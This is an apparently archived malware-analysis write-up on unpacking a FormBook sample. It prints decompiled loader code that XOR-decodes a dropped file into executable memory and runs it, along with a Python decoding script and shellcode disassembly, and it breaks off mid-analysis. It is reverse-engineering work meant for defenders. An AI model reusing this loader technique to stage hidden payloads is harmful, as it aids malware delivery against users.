malware-analysis-writeups/FormBook/FormBook.md at main · itaymigdal/malware-analysis-writeups

By itaymigdal


Archived: 2026-04-05 20:11:16 UTC

Unpacking FormBook


Malware Name	File Type	SHA256
FormBook	x32 exe	9B11FA3CFA0ACDD01BE3595FBA22F7B38C333E7EC8DA88228C971735913BB6F7

Analysis process

The initial file is a 32 bit Nullsoft installer (NSIS). Right-clicking and unzipping will successfully extract the installer files.



I have read in some blog posts before that usually NSIS installers contain also an installer script, that was missing in that case. Since the other two files apart from the DLL have unknown format and extension, I started to analyze the DLL.



This is a quite simple 32 bit DLL file that contains 2 exports. the first one was empty, I then decompiled the second one and performed some renaming and cleaning:

```
void HvDeclY(void)
{
    code *pcVar1;
    code *pcVar2;
    code *pcVar3;
    int32_t var_250h;
    undefined4 var_24ch;
    undefined4 var_248h;
    undefined4 var_244h;
    int32_t temp_file_path;
    undefined4 readfile_h;
    int32_t allocated_memory;
    int32_t filemapping_h;
    int32_t file_h;
    char *key;
    code *virtualalloc_h;
    code *createfilemapping_h;
    HMODULE kernel32_h;
    int32_t filemapping_address;
    code *mapviewoffile_h;
    int32_t i;

    i = 0;
    key = "584058684148";
    kernel32_h = (HMODULE)(*KERNEL32.dll_LoadLibraryA)("Kernel32.dll");
    if (kernel32_h != (HMODULE)0x0) {
        pcVar1 = (code *)(*KERNEL32.dll_GetProcAddress)(kernel32_h, "GetEnvironmentVariableW");
        pcVar2 = (code *)(*KERNEL32.dll_GetProcAddress)(kernel32_h, "lstrcatW");
        pcVar3 = (code *)(*KERNEL32.dll_GetProcAddress)(kernel32_h, "CreateFileW");
        readfile_h = (*KERNEL32.dll_GetProcAddress)(kernel32_h, "ReadFile");
        virtualalloc_h = (code *)(*KERNEL32.dll_GetProcAddress)(kernel32_h, "VirtualAlloc");
        createfilemapping_h = (code *)(*KERNEL32.dll_GetProcAddress)(kernel32_h, "CreateFileMappingW");
        mapviewoffile_h = (code *)(*KERNEL32.dll_GetProcAddress)(kernel32_h, "MapViewOfFile");
        (*pcVar1)(L"TEMP", &temp_file_path, 0xff);
        (*pcVar2)(&temp_file_path, 0x1001b0a8);
        (*pcVar2)(&temp_file_path, L"hicclc.io");
        file_h = (*pcVar3)(&temp_file_path, 0x80000000, 1, 0, 3, 0x80, 0);
        filemapping_h = (*createfilemapping_h)(file_h, 0, 2, 0, 0, 0);
        filemapping_address = (*mapviewoffile_h)(filemapping_h, 4, 0, 0, 0x15e6);
        allocated_memory = (*virtualalloc_h)(0, 0x15e6, 0x1000, 0x40);
    //  wrap memcopy
        entry0(allocated_memory, filemapping_address, 0x15e6);
        do {
            *(uint8_t *)(allocated_memory + i) = *(uint8_t *)(allocated_memory + i) ^ key[i % 0xc];
            i = i + 1;
        } while (i < 0x15e6);
    // execute allocated memory
        (*(code *)allocated_memory)();
    }
    return;
}
```


This function locates one of the other extracted files `hicclc.io` (that supposes to be dropped to `%TEMP%` by the NSIS installer by now), allocates some memory, copy the file content inside, and doing a simple xor loop with a hardcoded key to decode the next stage. then it simply calls that, which means that this is a shellcode.

I wrote a little python script to decode this stage:

```
 i = 0
key = "584058684148"
decoded = b""

with open("hicclc.io", "rb") as f:
```

```
    encoded = f.read()

while i < 0x15e6:
    decoded_byte = encoded[i] ^ ord(key[i % 0xc])
    decoded += bytes([decoded_byte])
    i += 1

with open("shellcode.bin", "wb") as f:
    f.write(decoded)
```

Here I used BlobRunner to debug the shellcode:




The shellcode mission is to load the 3'rd extracted file which is the 3'rd unpacking stage:

```
[0x000009e5]
 push 0
 push 0x80
 push 3
 push 0
 push 1
 push 0x80000000
 lea eax, [payload_path]
 push eax                          ; L"C:\\Users\\Bl0b3r\\AppData\\Local\\Temp\\cftssaxz.mhh"
 call dword [var_44h]              ; CreateFileW
 mov dword [var_18h], eax
 cmp dword [var_18h], 0xffffffff
 jne 0xa0f
```


```
[0x00000a0a]
 jmp 0xcf9
```

```
[0x00000a0f]
 push 4
 push 0x3000
 push dword [var_14h]
 push 0
 call dword [var_48h]              ; VirtualAlloc
 mov dword [allocated_memory], eax
 push 0
 lea eax, [var_5ch]
 push eax
 push dword [var_14h]
 push dword [allocated_memory]
 push dword [var_18h]
 call dword [var_4ch]              ; ReadFile
 test eax, eax
 jne 0xa3c
```


Following this flow carefully in the debugger:




Capturing `VirtualAlloc` return address to keep tracking of the decoded stage:



Then we can see how `ReadFile` is filling this memory with the file content:




Vwalla!




The following graph snippet contains a loop in the left block for decoding this stage. I located a BP on the completion of the loop in the right block and let it run:


And now we love what we see!

Let's dump this PE to disk:




When keeping debug the shellcode we observe that it spawns another instance of itself:

